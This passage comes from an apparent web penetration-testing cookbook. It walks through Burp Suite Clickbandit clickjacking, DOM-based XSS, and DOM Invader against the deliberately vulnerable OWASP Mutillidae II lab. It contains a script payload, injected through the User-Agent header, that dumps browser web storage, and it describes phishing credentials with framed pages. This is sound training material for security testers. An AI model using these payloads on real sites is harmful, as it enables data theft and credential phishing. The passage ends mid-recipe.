


Figure 9.3 – The F12 developer tools Console prompt

5. In the **Console** prompt (for example, >>), paste the Clickbandit script you copied to your clipboard:




Figure 9.4 – Pasted Clickbandit code

6. After pasting the script into the prompt, press the *Enter* key. You should see Burp Clickbandit's **Record mode**. Click the **Start** button to begin:




Figure 9.5 – Starting Clickbandit record mode

7. Start clicking around on the application after it appears. Click available links on the top Mutillidae menu, click available links on the side menu, or browse to pages within Mutillidae. Once you've clicked around, press the **Finish** button on the Burp Clickbandit menu.

8. You should notice big red blocks appear transparently on top of the Mutillidae web pages. Each red block indicates a place where a malicious `iframe` can appear.




Figure 9.6 – Framing of victim web page

Feel free to click each red block to see the next red block appear, and so on, until you see the message **You've been clickjacked!**:

Figure 9.7 – Final confirmation message

9. To save your results to a file for replay purposes (to give to your client as evidence), click the **Save** button. This will save the clickjacking **proof of concept** (**PoC**) in an HTML file for you to place inside your penetration test report.




Figure 9.8 – Saving to a file

10. Click the **Reset** button to return to the normal application without the Clickbandit code:




Figure 9.9 – After the Reset button is clicked

How it works...

Since the Mutillidae application does not make use of the `X-FRAME-OPTIONS` header set to `DENY`, it is possible to inject a malicious `iframe` instance into the Mutillidae web pages. This is particularly dangerous on the login page in a phishing attack, luring victims into typing their credentials into an attacker-controlled page. You can increase the level of opaqueness of the `iframe` instance used by Clickbandit for visibility. You can use Clickbandit to create your PoC to illustrate how the vulnerability can be exploited. Applications can be secured against clickjacking attacks by adding the `X-FRAME-OPTIONS` header set to `DENY` or by adding the Content-Security-Policy `frame-ancestors` directive to a whitelisted domain.

Testing for DOM-based cross-site scripting

The **Document Object Model** (**DOM**) is a tree-like structural representation of all HTML web pages captured in a browser. Developers use the DOM to store information inside the browser for convenience. As a web penetration tester, it is important to determine the presence of DOM-based **cross-site scripting** (**XSS**) vulnerabilities.

Getting ready

We will use the OWASP Mutillidae II HTML5 web storage exercise to determine whether the application is susceptible to DOM-based XSS attacks.

How to do it...

1. Navigate to **HTML 5 | HTML5 Web Storage | HTML5 Storage**:




Figure 9.10 – HTML5 Storage lesson

2. Note the name/value pairs stored in the DOM using the **HTML5 Web Storage** locations. Web storage includes **Session** and **Local** variables. Developers use these storage locations to conveniently store information inside a user's browser:




Figure 9.11 – Web storage entries

3. Switch to the Burp Suite **Proxy** | **Intercept** tab. Turn **Intercept** on with the **Intercept is on** button:




Figure 9.12 – Turning Intercept on

4. Reload the **HTML 5 Web Storage** page in the Firefox browser by pressing *F5* or clicking the *reload* button.
5. Switch to the Burp Suite **Proxy** | **Intercept** tab. Find the paused request created by the reload you just performed. Note that the `User-Agent` string is highlighted, as shown in the following screenshot:




Figure 9.13 – Note the original user-agent value

6. Replace the preceding highlighted `User-Agent` with the following script. Note the XSS injection (e.g., `alert()`) inside of the payload:

```
<script>try{var m = "";var l = window.localStorage;
var s = window.sessionStorage;for(i=0;i<l.length;i++)
{var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) +
";\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey
+ "=" + s.getItem(lKey) + ";\n";};alert(m);}catch(e){alert(e.
message);}</script>
```

Here is how the payload looks in the request held up in the **Proxy** interceptor:




Figure 9.14 – Changing User-Agent to payload

7. Click the **Forward** button. Now, turn **Intercept** off by clicking the toggle button to **Intercept is off**.

8. Note the alert popup showing the contents of the DOM storage:




Figure 9.15 – Evidence of XSS payload execution

How it works...

The injected script illustrates how the presence of an XSS vulnerability combined with sensitive information stored in the DOM can allow an attacker to steal sensitive data. The danger of storing sensitive data in web storage is that if XSS is possible anywhere within the application, then the sensitive data may be able to be exfiltrated and sent to an attacker via a malicious JavaScript payload.

Leveraging DOM Invader for testing DOM XSS

Let's use PortSwigger's integrated browser with an add-on called DOM Invader to cover more of the attack surface on the client, probing for potential DOM XSS and other weaknesses.

Getting ready

We will use the same exercise, HTML5 Storage, and Burp Suite's DOM Invader to help us determine whether there are any vulnerable sinks or sources on the web page.

How to do it...

1. Using the Burp Suite browser, click the *DOM Invader* icon at the top.




Figure 9.16 – DOM Invader icon on the Burp Suite browser

2. Select the **DOM Invader** tab and make sure **DOM Invader is on** is set. Also, note the canary value that is assigned. This is randomized and you can customize the value if you like:




Figure 9.17 – DOM Invader menu

3. Navigate to the **HTML 5 Storage** page in your Burp Suite browser:

Figure 9.18 – HTML 5 Storage page

4. Press *F12* in the Burp Suite browser to open the development tools console. Go all the way to the end of the tabs in the development tools console and select **DOM Invader**. Note: DOM Invader is only available in the Burp Suite browser, so if you do not see this tab, you are using the wrong browser:




Figure 9.19 – DOM Invader tab in F12 Developer Tools

5. Using DOM Invader, click the **Inject forms** button. Note how your canary value is now populated in all textboxes and button labels:




Figure 9.20 – Canary value used in DOM Invader injection points

6. Now, click the **Add New** button, which is now displaying the canary value instead of **Add New**. It's the only button on the web page.




Figure 9.21 – After injection

7. After clicking the button, note you have three findings (sinks) from DOM Invader, shown on the top icon:




Figure 9.22 – DOM Invader icon with three findings

These are shown in the **Developer Tools** console, available by pressing *F12* in your Burp Suite browser (you must use the Burp Suite Browser to see this). Look for the **DOM Invader** tab:




Figure 9.23 – DOM Invader findings

The DOM Invader findings give us enough clues to know we need to continue to craft a payload that will give us JavaScript execution. DOM Invader identified the sink as `element.innerHTML(1)`, which helps us to know that the potential for exploiting a DOM XSS is very high.

How it works...

The presence of `innerHTML` on the web page of this recipe is a DOM XSS HTML sink. The `innerHTML` attribute receives user input and immediately renders inside the browser. The use of this attribute is very dangerous and usually avoided by most developers.

There's more...

PortSwigger provides background information about DOM Invader and its many features here: `https://portswigger.net/burp/documentation/desktop/tools/dom-invader`. We just barely touched on the multitude of scans that DOM Invader can perform in the browser. Other scan features include `postMessage` attacks, DOM clobbering, prototype pollution, and more.

Testing for JavaScript execution

JavaScript injection is a subtype of XSS attacks specific to the arbitrary injection of JavaScript. Vulnerabilities in this area can affect sensitive information held in the browser, such as user session cookies, or it can lead to the modification of page content, allowing script execution from attacker-controlled sites.

Getting ready

We will the OWASP Mutillidae II **Password Generator** exercise to determine whether the application is susceptible to JavaScript XSS attacks.

How to do it...

1. Navigate to **OWASP 2013 | A1 - Injection (Other) | JavaScript Injection | Password Generator**:

